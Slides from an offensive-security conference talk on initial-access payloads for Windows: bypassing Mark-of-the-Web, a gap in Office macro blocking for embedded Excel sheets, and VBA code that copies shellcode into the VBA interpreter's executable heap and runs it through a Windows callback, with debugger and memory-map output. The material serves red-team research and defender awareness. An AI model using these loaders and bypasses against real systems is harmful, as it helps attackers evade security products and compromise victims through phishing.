




Breach the Gates

Initial Access Craft in 2024

Who am I?

- @EmericNasi 
- Creates offensive tooling
- Researcher and founder at BallisKit
- www.balliskit.com
- <https://www.linkedin.com/in/emeric-nasi-84950528/>

Why this talk?

- Initial Access Payloads Review (with a limited time)
- Encourage out of the box thinking
- Our program
 - Start with old school
 - Recent trends
 - A few tricks!

In this talk I share some private research, undisclosed or less known tricks. Those are the section with my two cents mention.





What do I call Initial Access Craft?

- Leverage:
 - Legitimate file formats
 - Minor vulnerabilities
 - Undocumented behaviors
- To achieve
 - Social engineering
 - Security product bypass
 - Perimeter breach



Why it is Difficult?

- OS and Application Restrictions:
 - Extension Blacklist/Whitelist
 - Mark Of The Web
 - SmartScreen and signature verification
- Security Layers
 - Antivirus/EDRs
 - Email Gateway
 - User Awareness

Windows: So many possibilities!



Windows: So many possibilities!



And this is a simplified summary!

Mark Of The Web (MOTW)

- ADS attached to any file coming from the Internet
- ADS must be attached by the Application
 - Web browsers
 - Email clients
 - Other (ex archive managers)
- Why attackers don't like it...
 - Triggers warning popup
 - Disable features



EXCEL.EXE	7408	CloseFile	C:\Users\papoul_user\AppData\Local\Temp\2e37c505-80b9-4444-9bf0-d885e3e55d58_nplaunch.zip.d58\nplaunch.xls	SUCCESS
EXCEL.EXE	7408	CreateFile	C:\Users\papoul_user\AppData\Local\Temp\2e37c505-80b9-4444-9bf0-d885e3e55d58_nplaunch.zip.d58\nplaunch.xls:Zone.Identifier	SUCCESS

Bypass/Ignore MOTW

- Application not implementing MOTW
 - Ex 7zip
 - How to force the target into using 7zip?


```
7z.exe a -t7z -mhe=on "invoice.7z" "content\*" -pPassword
```

- Several formats just display a warning
 - And this is not enough to prevent targeted phishing
- Mechanism may be ignored for signed files
 - Buy certificate or use leaked certificate to sign payload




Office Macros in 2024 (1/2)

- Macro disabled by default for documents from untrusted origin


 RISQUE DE SÉCURITÉ Microsoft a bloqué l'exécution des macros, car la source de ce fichier n'est pas approuvée.

Office Macros in 2024 (1/2)

- Macro disabled by default for documents from untrusted origin


 RISQUE DE SÉCURITÉ Microsoft a bloqué l'exécution des macros, car la source de ce fichier n'est pas approuvée.

- What is untrusted Origin?
 - Files with MOTW
 - File embedded in another document
 - Even when the file is not coming from the Internet!
 - (Generates a lot of complaints)
 - (MS can't track MOTW for embedded OLE objects?)



Office Macros in 2024 (2/2)


- Evade the macro restriction Policy:
 - Phish target to disable the protection
 - Phish target to move the file to a Trusted Location
 - Phish target to copy document to a shared folder
 - Phish target to save embedded document
 - Etc.



Gap In Macro Restriction Policy




- GAP in OLE embedded Excel sheet
- Payload: Excel with Macro embedded in Word
- Expected Behavior:




Gap In Macro Restriction Policy

- What if Excel is already opened?
 - Ex. Download the document and open the XLS while target is already working on Excel....



Gap In Macro Restriction Policy

- What if a Excel is already opened?
- Macro are available again!
- Discrete MOTW bypass



So we can run VBA but what now?

- Malicious actors sometimes lack of imagination
 - It's still possible to find new ways to achieve command line execution, file download, shellcode injection!
 - The kind of code everyone is using...

```
Sub ecdbudqyrba(scbuffer As Variant)
    Dim trvkuxirh As Long
    Dim hbprzxdcajmiggic As Long
    Dim alsfwafjpw As LongPtr, rhyyhkali As LongPtr
    alsfwafjpw = VirtualAlloc(qwoxfplbftcdlfcqeix, UBound(scbuffer), &H1000, &H0)
    For hbprzxdcajmiggic = LBound(scbuffer) To UBound(scbuffer)
        trvkuxirh = scbuffer[hbprzxdcajmiggic]
        rhyyhkali = RtlMoveMemory(alsfwafjpw + hbprzxdcajmiggic, trvkuxirh, sdaybnux)
    Next hbprzxdcajmiggic
    rhyyhkali = CreateThread(qwoxfplbftcdlfcqeix, qwoxfplbftcdlfcqeix, alsfwafjpw, qwoxfplbftcdlfcqeix, 0, 0)
End Sub
```



Original Shellcode Launch Method



Original Shellcode Launch Method (1/3)

- Most Interpreters rely on RWX zones at some point
- It's true for VBA interpretation mechanism
- What is at address of a VBA Function?

```
Function BufferHolder(param1 As LongPtr, param2 As LongPtr, param3 As LongPtr) As LongPtr
    BufferHolder = param1 + param2 + param3
End Function
```

```
Private Function GetMemoryAddress(ByVal pFunc As LongPtr) As LongPtr
    GetMemoryAddress = pFunc
End Function
```

```
Dim targetAddr As LongPtr
targetAddr = GetMemoryAddress(AddressOf BufferHolder)
```

0000023F505619F4	48:894C24 08	mov qword ptr ss:[rsp+8],rcx
0000023F505619F9	48:895424 10	mov qword ptr ss:[rsp+10],rdx
0000023F505619FE	4C:894424 18	mov qword ptr ss:[rsp+18],r8
0000023F50561A03	4C:894C24 20	mov qword ptr ss:[rsp+20],r9
0000023F50561A08	48:B8 F01956503F0200	mov rax,23F505619F0
0000023F50561A12	48:0BC0	or rax,rax
0000023F50561A15	74 32	je 23F50561A49
0000023F50561A17	48:B8 ACD0B6CAFC7F00	mov rax,vbe7.7FFCCAB6D0AC
0000023F50561A21	FFD0	call rax
0000023F50561A23	48:83F8 02	cmp rax,2
0000023F50561A27	74 20	je 23F50561A49
0000023F50561A29	48:B8 DC1DC5493F0200	mov rax,23F49C51DDC
0000023F50561A33	48:8B4C24 08	mov rcx,qword ptr ss:[rsp+8]
0000023F50561A38	48:8B5424 10	mov rdx,qword ptr ss:[rsp+10]
0000023F50561A3D	4C:8B4424 18	mov r8,qword ptr ss:[rsp+18]
0000023F50561A42	4C:8B4C24 20	mov r9,qword ptr ss:[rsp+20]
0000023F50561A47	FFE0	jmp rax
0000023F50561A49	48:33C0	xor rax,rax
0000023F50561A4C	C2 1800	ret 18

Original Shellcode Launch Method (2/3)

+	0000023F50310000	Heap (Private Data)	64 K	60 K	60 K	60 K	60 K	2	Read/Write	
+	0000023F50320000	Heap (Shareable)	16 K	16 K		16 K	16 K	1	Read/Write	
+	0000023F50330000	Private Data	64 K	64 K	64 K	24 K	24 K	1	Read/Write	
+	0000023F50340000	Heap (Shareable)	16 K	16 K		16 K	16 K	1	Read/Write	
+	0000023F50350000	Heap (Shareable)	16 K	16 K		16 K	16 K	1	Read/Write	
+	0000023F50360000	Heap (Shareable)	16 K	16 K		16 K	16 K	1	Read/Write	
+	0000023F50370000	Private Data	16 K	16 K	16 K	16 K	16 K	1	Read/Write	
+	0000023F50380000	Private Data	16 K	16 K	16 K	16 K	16 K	1	Read/Write	
+	0000023F50390000	Private Data	16 K	16 K	16 K	4 K	4 K	1	Read/Write	
+	0000023F503A0000	Private Data	16 K	16 K	16 K	4 K	4 K	1	Read/Write	
+	0000023F503B0000	Private Data	12 K	12 K	12 K	4 K	4 K	1	Read/Write	
+	0000023F503C0000	Private Data	16 K	16 K	16 K	16 K	16 K	1	Read/Write	
+	0000023F503D0000	Private Data	16 K	16 K	16 K	16 K	16 K	1	Read/Write	
+	0000023F503E0000	Mapped File	396 K	396 K		28 K	28 K	28 K	1	Read
+	0000023F50450000	Mapped File	1060 K	1060 K		1016 K	1016 K	1016 K	1	Read
-	0000023F50560000	Heap (Private Data)	1024 K	8 K	8 K	8 K	8 K	3	Execute/Read/Write	
	0000023F505600	Heap (Private Data)	4 K	4 K	4 K	4 K	4 K		Read/Write	
	0000023F505610	Heap (Private Data)	4 K	4 K	4 K	4 K	4 K		Execute/Read/Write	
	0000023F505620	Heap (Private Data)	1016 K						Reserved	

- REXX Heap memory
- No need to allocate memory 😊!
- 4KB (So small shellcodes only 😞)

Original Shellcode Launch Method (3/3)

- As for execution:
 - Many possibilities!
 - Lets use a callback!

```
Dim targetAddr As LongPtr
' Locate RWX memory
targetAddr = GetMemoryAddress(AddressOf BufferHolder)
' Copy shellcode to rwx zone
result = RtlMoveMemory(targetAddr, shellcode(0), UBound(shellcode) + 1)
' Trigger shellcode using a callback
result = EnumUILanguagesA(targetAddr, 0, 0)
```

Original Shellcode Launch Method (3/3)


- As for execution:
 - Many possibilities!
 - Lets use a callback!

```
Dim targetAddr As LongPtr
' Locate RWX memory
targetAddr = GetMemoryAddress(AddressOf BufferHolder)
' Copy shellcode to rwx zone
result = RtlMoveMemory(targetAddr, shellcode(0), UBound(shellcode) + 1)
' Trigger shellcode using a callback
result = EnumUILanguagesA(targetAddr, 0, 0)
```

- Old formats still work with enough imagination!

How about VBScript?


- Very popular in malicious ops
- Slowly being deprecated
 - But not before 2027!
 - Not clear what is impacted (VBS, WSF, HTA, SCT..)



<https://techcommunity.microsoft.com/t5/windows-it-pro-blog/vbscript-deprecation-timelines-and-next-steps/ba-p/4148301>

Scripts are very popular but...

- VBS, JS
- HTA, WSF, WSH, Scriptlets
- PowerShell
- Batch files



Advanced Craft with Polyglot formats

